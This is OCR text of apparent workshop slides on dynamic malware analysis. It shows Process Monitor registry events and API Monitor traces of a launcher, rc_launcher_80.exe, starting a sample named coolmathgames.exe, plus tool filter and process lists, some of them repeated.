11:51:...  Sysmon64.exe  3168  RegQueryKey    HKLM\SOFTWARE\Policies\Microsoft\SystemCertificates\Disallowed\CRLs                            SUCCESS           Query: Cached, SubKeys: 0, Values: 0                                   System activity monitor  C:\Windows\Sysmon64.exe
11:51:...  Sysmon64.exe  3168  RegQueryKey    HKLM\SOFTWARE\Policies\Microsoft\SystemCertificates\Disallowed\CRLs                            SUCCESS           Query: Cached, SubKeys: 0, Values: 0                                   System activity monitor  C:\Windows\Sysmon64.exe
11:51:...  Sysmon64.exe  3168  RegCloseKey    HKLM\SOFTWARE\Policies\Microsoft\SystemCertificates\Disallowed\CRLs                            SUCCESS                                                                                  System activity monitor  C:\Windows\Sysmon64.exe
11:51:...  Sysmon64.exe  3168  RegQueryKey    HKLM\SOFTWARE\Policies\Microsoft\SystemCertificates\Disallowed                                 SUCCESS           Query: HandleTags, HandleTags: 0x0                                     System activity monitor  C:\Windows\Sysmon64.exe
11:51:...  Sysmon64.exe  3168  RegCreateKey   HKLM\SOFTWARE\Policies\Microsoft\SystemCertificates\Disallowed\CTLs                            SUCCESS           Desired Access: Read/Write, Delete, Disposition: REG_OPENED_EXISTING...System activity monitor  C:\Windows\Sysmon64.exe
11:51:...  Sysmon64.exe  3168  RegQueryKey    HKLM\SOFTWARE\Policies\Microsoft\SystemCertificates\Disallowed\CTLs                            SUCCESS           Query: Cached, SubKeys: 0, Values: 0                                   System activity monitor  C:\Windows\Sysmon64.exe
11:51:...  Sysmon64.exe  3168  RegQueryKey    HKLM\SOFTWARE\Policies\Microsoft\SystemCertificates\Disallowed\CTLs                            SUCCESS           Query: Cached, SubKeys: 0, Values: 0                                   System activity monitor  C:\Windows\Sysmon64.exe
11:51:...  Sysmon64.exe  3168  RegCloseKey    HKLM\SOFTWARE\Policies\Microsoft\SystemCertificates\Disallowed\CTLs                            SUCCESS                                                                                  System activity monitor  C:\Windows\Sysmon64.exe
11:51:...  Sysmon64.exe  3168  RegCloseKey    HKLM\SOFTWARE\Policies\Microsoft\SystemCertificates\Disallowed                                 SUCCESS                                                                                  System activity monitor  C:\Windows\Sysmon64.exe
11:51:...  Sysmon64.exe  3168  RegQueryKey    HKLM                                                                                           SUCCESS           Query: HandleTags, HandleTags: 0x0                                     System activity monitor  C:\Windows\Sysmon64.exe
11:51:...  Sysmon64.exe  3168  RegOpenKey     HKLM\Software\Microsoft\EnterpriseCertificates\Disallowed\PhysicalStores                       NAME NOT FOUND    Desired Access: Read                                                   System activity monitor  C:\Windows\Sysmon64.exe
11:51:...  Sysmon64.exe  3168  RegQueryKey    HKLM                                                                                           SUCCESS           Query: HandleTags, HandleTags: 0x0                                     System activity monitor  C:\Windows\Sysmon64.exe
11:51:...  Sysmon64.exe  3168  RegCreateKey   HKLM\Software\Microsoft\EnterpriseCertificates\Disallowed                                      SUCCESS           Desired Access: Read/Write, Delete, Disposition: REG_OPENED_EXISTING...System activity monitor  C:\Windows\Sysmon64.exe
11:51:...  Sysmon64.exe  3168  RegCloseKey    HKLM\SOFTWARE\Microsoft\EnterpriseCertificates\Disallowed                                      SUCCESS                                                                                  System activity monitor  C:\Windows\Sysmon64.exe
11:51:...  Sysmon64.exe  3168  RegQueryKey    HKLM                                                                                           SUCCESS           Query: HandleTags, HandleTags: 0x0                                     System activity monitor  C:\Windows\Sysmon64.exe
11:51:...  Sysmon64.exe  3168  RegCreateKey   HKLM\Software\Microsoft\EnterpriseCertificates\Disallowed                                      SUCCESS           Desired Access: Read/Write, Delete, Disposition: REG_OPENED_EXISTING...System activity monitor  C:\Windows\Sysmon64.exe
11:51:...  Sysmon64.exe  3168  RegQueryKey    HKLM\SOFTWARE\Microsoft\EnterpriseCertificates\Disallowed                                      SUCCESS           Query: HandleTags, HandleTags: 0x0                                     System activity monitor  C:\Windows\Sysmon64.exe

Showing 3,838 of 97,158 events (3.9%)    Backed by virtual memory
```


Dynamic Analysis: API Mon

- API Monitor is a tool developed by Rohitab Batra
- It’s the best live monitoring tool we’ll discuss in this workshop, but it also has one of the highest learning curves
- API Monitor hooks into a selected process and monitors every API call made by the process to the Windows host
- This allows analysts to see every action the process takes in full depth




```
7:36:17.090 PM  1  rc_launcher_80.exe  CreateProcessW ( "C:\Users\Admin\Downloads\coolmathgames.exe", ""coolmathgames.exe"", NULL, NULL, TRUE, CREATE_UNIC
7:36:17.090 PM  1  KERNELBASE.dll        memset ( 0x0000004faeefdf60, 0, 88 )
7:36:17.090 PM  1  KERNELBASE.dll        memset ( 0x0000004faeefed80, 0, 256 )
7:36:17.090 PM  1  KERNELBASE.dll        RtlFreeUnicodeString ( 0x0000004faeefdb78 )
7:36:17.090 PM  1  KERNELBASE.dll        memset ( 0x0000004faeefdf60, 0, 88 )
7:36:17.090 PM  1  KERNELBASE.dll        RtlDosPathNameToNtPathName_U ( "C:\Users\Admin\Downloads\coolmathgames.exe", 0x0000004faeefdb78, NULL, NULL )
7:36:17.090 PM  1  KERNELBASE.dll        RtlInitUnicodeStringEx ( 0x0000004faeefdaf0, "C:\Users\Admin\Downloads\coolmathgames.exe" )
7:36:17.090 PM  1  KERNELBASE.dll        RtlDetermineDosPathNameType_U ( "C:\Users\Admin\Downloads\coolmathgames.exe" )
7:36:17.090 PM  1  apphelp.dll           memset ( 0x0000004faeefd0b0, 0, 128 )
7:36:17.090 PM  1  apphelp.dll           RtlEnterCriticalSection ( 0x00007ff8d2422ec0 )
7:36:17.090 PM  1  apphelp.dll           RtlAcquireSRWLockShared ( 0x000001c445113290 )
7:36:17.090 PM  1  apphelp.dll           RtlReleaseSRWLockShared ( 0x000001c445113290 )
7:36:17.090 PM  1  apphelp.dll           _wcsicmp ( "NTDLL.DLL", "KERNELBASE.dll" )
7:36:17.090 PM  1  apphelp.dll           _wcsicmp ( "VERIFIER.DLL", "KERNELBASE.dll" )
7:36:17.090 PM  1  apphelp.dll           RtlLeaveCriticalSection ( 0x00007ff8d2422ec0 )
7:36:17.090 PM  1  KERNELBASE.dll        memset ( 0x0000004faeefdcb0, 0, 88 )
7:36:17.090 PM  1  KERNELBASE.dll        RtlInitUnicodeStringEx ( 0x0000004faeefd4d0, ""coolmathgames.exe"" )
7:36:17.090 PM  1  KERNELBASE.dll        RtlInitUnicodeStringEx ( 0x0000004faeefd498, NULL )
7:36:17.090 PM  1  KERNELBASE.dll        RtlInitUnicodeStringEx ( 0x0000004faeefd870, NULL )
7:36:17.090 PM  1  KERNELBASE.dll        RtlInitUnicodeStringEx ( 0x0000004faeefd4b0, NULL )
7:36:17.090 PM  1  KERNELBASE.dll        RtlInitUnicodeString ( 0x0000004faeefd4b0, NULL )
7:36:17.090 PM  1  KERNELBASE.dll        RtlInitUnicodeStringEx ( 0x0000004faeefd520, "WinSta0\Default" )
```


Dynamic Analysis: API Mon



- ☑ Additional Resources
- ☑ Application Installation and Servicing
- ☑ Audio and Video
- ☑ Component Object Model (COM)
- ☑ Data Access and Storage
- ☑ Delta Compression
- ☑ Devices
- ☑ Diagnostics
- ☑ Documents and Printing
- ☑ Graphics and Gaming
- ☑ Internet
- ☑ Microsoft .NET
- ☑ NT Native
- ☑ Netscape Portable Runtime
- ☑ Network Security Services (NSS)
- ☑ Networking
- ☑ Office Development
- ☑ Scripting Runtime Library
- ☑ Security and Identity
- ☑ System Administration
- ☑ System Services
- ☑ Undocumented (UnDoc'd)
- ☑ Virtualization
- ☑ Visual C++ Run-Time Library
- ☑ Web Development
- ☑ Windows Application UI Development
- ☑ Windows Data Types
- ☑ Windows Driver Kit
- ☑ Windows Environment Development
- ☑ Wireless Networking




Process	PID
ApplicationFrameHost...	9860
backgroundTaskHost....	6612
blnsvr.exe	3212
cmd.exe	7788
cmd.exe	10032
conhost.exe	5628
conhost.exe	8928
conhost.exe	9876
ctfmon.exe	5564
dllhost.exe	7288
dllhost.exe	7824
dllhost.exe	4272
dwm.exe	512
explorer.exe	5800
fontdrvhost.exe	892
fontdrvhost.exe	900
lsass.exe	740
mmc.exe	9500
mmc.exe	7692
msdtc.exe	2684
msedge.exe	3084
msedge.exe	2904
msedge.exe	8748



- C:\Users\Admin\Downloads\rc_launcher_80.exe - PID: 4784 - (Terminated)
  - Modules
    - rc_launcher_80.exe
    - KERNEL32.DLL
    - ntdll.dll
    - KERNELBASE.dll
    - apphelp.dll
    - SHLWAPI.dll
    - msvcrt.dll
    - ADVAPI32.dll
    - sechost.dll
    - RPCRT4.dll
    - bcryptprimitives.dll
    - ucrtbase.dll
    - VCRUNTIME140.dll
    - kernel.appcore.dll
  - Threads
    - M 1 - ID: 1140 (rc_launcher_80.exe+0x28920)
    - W 2 - ID: 8296 (KERNELBASE.dll!CtrlRoutine+0x0)
- C:\Users\Admin\Downloads\coolmathgames.exe - PID: 2256 - (Terminated)
  - Modules
    - ntdll.dll
    - coolmathgames.exe
    - KERNEL32.DLL
    - KERNELBASE.dll
    - apphelp.dll
    - SHLWAPI.dll
    - msvcrt.dll
    - ADVAPI32.dll
    - sechost.dll
    - RPCRT4.dll
    - ucrtbase.dll
    - VCRUNTIME140.dll
    - ws2_32.DLL
    - mswsock.dll
    - kernel.appcore.dll
  - Threads
    - M 1 - ID: 8484 (coolmathgames.exe+0x19434)
    - W 2 - ID: 9476 (+0xC8840000)
    - W 3 - ID: 4740 (KERNELBASE.dll!CtrlRoutine+0x0)

Dynamic Analysis: API Mon



API Filter

- ☑ Additional Resources
- ☑ Application Installation and Servicing
- ☑ Audio and Video
- ☑ Component Object Model (COM)
- ☑ Data Access and Storage
- ☑ Delta Compression
- ☑ Devices
- ☑ Diagnostics
- ☑ Documents and Printing
- ☑ Graphics and Gaming
- ☑ Internet
- ☑ Microsoft .NET
- ☑ NT Native
- ☑ Netscape Portable Runtime
- ☑ Network Security Services (NSS)
- ☑ Networking
- ☑ Office Development
- ☑ Scripting Runtime Library
- ☑ Security and Identity
- ☑ System Administration
- ☑ System Services
- ☑ Undocumented (UnDoc'd)
- ☑ Virtualization
- ☑ Visual C++ Run-Time Library
- ☑ Web Development
- ☑ Windows Application UI Development
- ☑ Windows Data Types
- ☑ Windows Driver Kit
- ☑ Windows Environment Development
- ☑ Wireless Networking

Running Processes

Process	PID
ApplicationFrameHost...	9860
backgroundTaskHost....	6612
blnsvr.exe	3212
cmd.exe	7788
cmd.exe	10032
conhost.exe	5628
conhost.exe	8928
conhost.exe	9876
ctfmon.exe	5564
dllhost.exe	7288
dllhost.exe	7824
dllhost.exe	4272
dwm.exe	512
explorer.exe	5800
fontdrvhost.exe	892
fontdrvhost.exe	900
lsass.exe	740
mmc.exe	9500
mmc.exe	7692
msdtc.exe	2684
msedge.exe	3084
msedge.exe	2904
msedge.exe	8748

Monitored Processes

- C:\Users\Admin\Downloads\rc_launcher_80.exe - PID: 4784 - (Terminated)
  - Modules
    - rc_launcher_80.exe
    - KERNEL32.DLL
    - ntdll.dll
    - KERNELBASE.dll
    - apphelp.dll
    - SHLWAPI.dll
    - msvcrt.dll
    - ADVAPI32.dll
    - sechost.dll
    - RPCRT4.dll
    - bcryptprimitives.dll
    - ucrtbase.dll
    - VCRUNTIME140.dll
    - kernel.appcore.dll
  - Threads
    - 1 - ID: 1140 (rc_launcher_80.exe+0x28920)
    - 2 - ID: 8296 (KERNELBASE.dll!CtrlRoutine+0x0)
- C:\Users\Admin\Downloads\coolmathgames.exe - PID: 2256 - (Terminated)
  - Modules
    - ntdll.dll
    - coolmathgames.exe
    - KERNEL32.DLL
    - KERNELBASE.dll
    - apphelp.dll
    - SHLWAPI.dll
    - msvcrt.dll
    - ADVAPI32.dll
    - sechost.dll
    - RPCRT4.dll
    - ucrtbase.dll
    - VCRUNTIME140.dll
    - ws2_32.DLL
    - mswsock.dll
    - kernel.appcore.dll
  - Threads
    - 1 - ID: 8484 (coolmathgames.exe+0x19434)
    - 2 - ID: 9476 (+0xC8840000)
    - 3 - ID: 4740 (KERNELBASE.dll!CtrlRoutine+0x0)

#	Time of Day	Thread	Module	API
260	7:36:17.090 PM	1	rc_launcher_80.exe	CreateFileW ("\\.\pipe__rust_anonymous_pipe1__.4784.18008265921738391006", GENERIC_READ, 0, 0x0000004faeeff010, OPEN_EXISTING, 0, NULL)
261	7:36:17.090 PM	1	KERNELBASE.dll	RtlInitUnicodeStringEx (0x0000004faeefeaf0, "\\.\pipe__rust_anonymous_pipe1__.4784.18008265921738391006")
262	7:36:17.090 PM	1	KERNELBASE.dll	RtlDosPathNameToRelativeNtPathName_U_WithStatus ("\\.\pipe__rust_anonymous_pipe1__.4784.18008265921738391006", 0x0000004faeefeaf0, NULL, 0x0000004faeefeb38)
263	7:36:17.090 PM	1	KERNELBASE.dll	NtCreateFile (0x0000004faeefeac8, FILE_READ_ATTRIBUTES | GENERIC_READ | SYNCHRONIZE, 0x0000004faeefeb08, 0x0000004faeefead0, NULL, 0, 0, FILE_OPEN, FILE_NON_DIRECTORY_FILE | FILE_SYNCHRONOUS_IO_NONALERT, NULL, 0)
264	7:36:17.090 PM	1	KERNELBASE.dll	RtlReleaseRelativeName (0x0000004faeefeb38)
265	7:36:17.090 PM	1	KERNELBASE.dll	RtlFreeHeap (0x000001c445110000, 0, 0x000001c44511d330)
266	7:36:17.090 PM	1	KERNELBASE.dll	RtlFreeHeap (0x000001c445110000, 0, NULL)
267	7:36:17.090 PM	1	KERNELBASE.dll	RtlSetLastWin32Error (ERROR_SUCCESS)
268	7:36:17.090 PM	1	rc_launcher_80.exe	HeapFree (0x000001c445110000, 0, 0x000001c445120010)
269	7:36:17.090 PM	1	rc_launcher_80.exe	HeapFree (0x000001c445110000, 0, 0x000001c445127930)
270	7:36:17.090 PM	1	rc_launcher_80.exe	GetStdHandle (STD_OUTPUT_HANDLE)
271	7:36:17.090 PM	1	rc_launcher_80.exe	GetCurrentProcess ( )
272	7:36:17.090 PM	1	rc_launcher_80.exe	DuplicateHandle (GetCurrentProcess(), 0x0000000000000058, GetCurrentProcess(), 0x0000004faeeff0e0, 0, TRUE, DUPLICATE_SAME_ACCESS)
273	7:36:17.090 PM	1	KERNELBASE.dll	NtDuplicateObject (GetCurrentProcess(), 0x0000000000000058, GetCurrentProcess(), 0x0000004faeeff0e0, 0, 2, 2)
274	7:36:17.090 PM	1	rc_launcher_80.exe	GetStdHandle (STD_ERROR_HANDLE)
275	7:36:17.090 PM	1	rc_launcher_80.exe	GetCurrentProcess ( )
276	7:36:17.090 PM	1	rc_launcher_80.exe	DuplicateHandle (GetCurrentProcess(), 0x000000000000005c, GetCurrentProcess(), 0x0000004faeeff0e0, 0, TRUE, DUPLICATE_SAME_ACCESS)
277	7:36:17.090 PM	1	KERNELBASE.dll	NtDuplicateObject (GetCurrentProcess(), 0x000000000000005c, GetCurrentProcess(), 0x0000004faeeff0e0, 0, 2, 2)
278	7:36:17.090 PM	1	rc_launcher_80.exe	CreateProcessW ("C:\Users\Admin\Downloads\coolmathgames.exe", ""coolmathgames.exe"", NULL, NULL, TRUE, CREATE_UNICODE_ENVIRONMENT, NULL, NULL, 0x0000004faeeff830, 0x0000004faeeff740)
279	7:36:17.090 PM	1	KERNELBASE.dll	memset (0x0000004faeefdf60, 0, 88)
280	7:36:17.090 PM	1	KERNELBASE.dll	memset (0x0000004faeefed80, 0, 256)
281	7:36:17.090 PM	1	KERNELBASE.dll	RtlFreeUnicodeString (0x0000004faeefdb78)
282	7:36:17.090 PM	1	KERNELBASE.dll	memset (0x0000004faeefdf60, 0, 88)
283	7:36:17.090 PM	1	KERNELBASE.dll	RtlDosPathNameToNtPathName_U ("C:\Users\Admin\Downloads\coolmathgames.exe", 0x0000004faeefdb78, NULL, NULL)
284	7:36:17.090 PM	1	KERNELBASE.dll	RtlInitUnicodeStringEx (0x0000004faeefdaf0, "C:\Users\Admin\Downloads\coolmathgames.exe")
285	7:36:17.090 PM	1	KERNELBASE.dll	RtlDetermineDosPathNameType_U ("C:\Users\Admin\Downloads\coolmathgames.exe")
286	7:36:17.090 PM	1	apphelp.dll	memset (0x0000004faeefd0b0, 0, 128)
287	7:36:17.090 PM	1	apphelp.dll	RtlEnterCriticalSection (0x00007ff8d2422ec0)
288	7:36:17.090 PM	1	apphelp.dll	RtlAcquireSRWLockShared (0x000001c445113290)
289	7:36:17.090 PM	1	apphelp.dll	RtlReleaseSRWLockShared (0x000001c445113290)
290	7:36:17.090 PM	1	apphelp.dll	_wcsicmp ("NTDLL.DLL", "KERNELBASE.dll")
291	7:36:17.090 PM	1	apphelp.dll	_wcsicmp ("VERIFIER.DLL", "KERNELBASE.dll")
292	7:36:17.090 PM	1	apphelp.dll	RtlLeaveCriticalSection (0x00007ff8d2422ec0)
293	7:36:17.090 PM	1	KERNELBASE.dll	memset (0x0000004faeefdcb0, 0, 88)
294	7:36:17.090 PM	1	KERNELBASE.dll	RtlInitUnicodeStringEx (0x0000004faeefd4d0, ""coolmathgames.exe"")
295	7:36:17.090 PM	1	KERNELBASE.dll	RtlInitUnicodeStringEx (0x0000004faeefd498, NULL)
296	7:36:17.090 PM	1	KERNELBASE.dll	RtlInitUnicodeStringEx (0x0000004faeefd870, NULL)
297	7:36:17.090 PM	1	KERNELBASE.dll	RtlInitUnicodeStringEx (0x0000004faeefd4b0, NULL)
298	7:36:17.090 PM	1	KERNELBASE.dll	RtlInitUnicodeString (0x0000004faeefd4b0, NULL)
299	7:36:17.090 PM	1	KERNELBASE.dll	RtlInitUnicodeStringEx (0x0000004faeefd520, "WinSta0\Default")

Parameters: DuplicateHandle (Kernel32.dll)

#	Type	Name	Pre-Call Value	Post-Call Value
1	HANDLE	hSourceProcessHandle	GetCurrentProcess()	GetCurrentProcess()
2	HANDLE	hSourceHandle	0x000000000000005c	0x000000000000005c
3	HANDLE	hTargetProcessHandle	GetCurrentProcess()	GetCurrentProcess()
4	LPHANDLE	lpTargetHandle	0x0000004faeeff0e0 = NULL	0x0000004faeeff0e0 = 0x00000000...
5	DWORD	dwDesiredAccess	0	0
6	BOOL	bInheritHandle	TRUE	TRUE
7	DWORD	dwOptions	DUPLICATE_SAME_ACCESS	DUPLICATE_SAME_ACCESS

Call Stack: DuplicateHandle (Kernel32.dll)

#	Module	Address	Offset	Location
1	rc_launcher_80....	0x00007ff6a852...	0x19140	
2	rc_launcher_80....	0x00007ff6a852...	0x18707	
3	rc_launcher_80....	0x00007ff6a852...	0x166c2	
4	rc_launcher_80....	0x00007ff6a851...	0xd2e5	

Hex Buffer: 8 bytes (Post-Call)

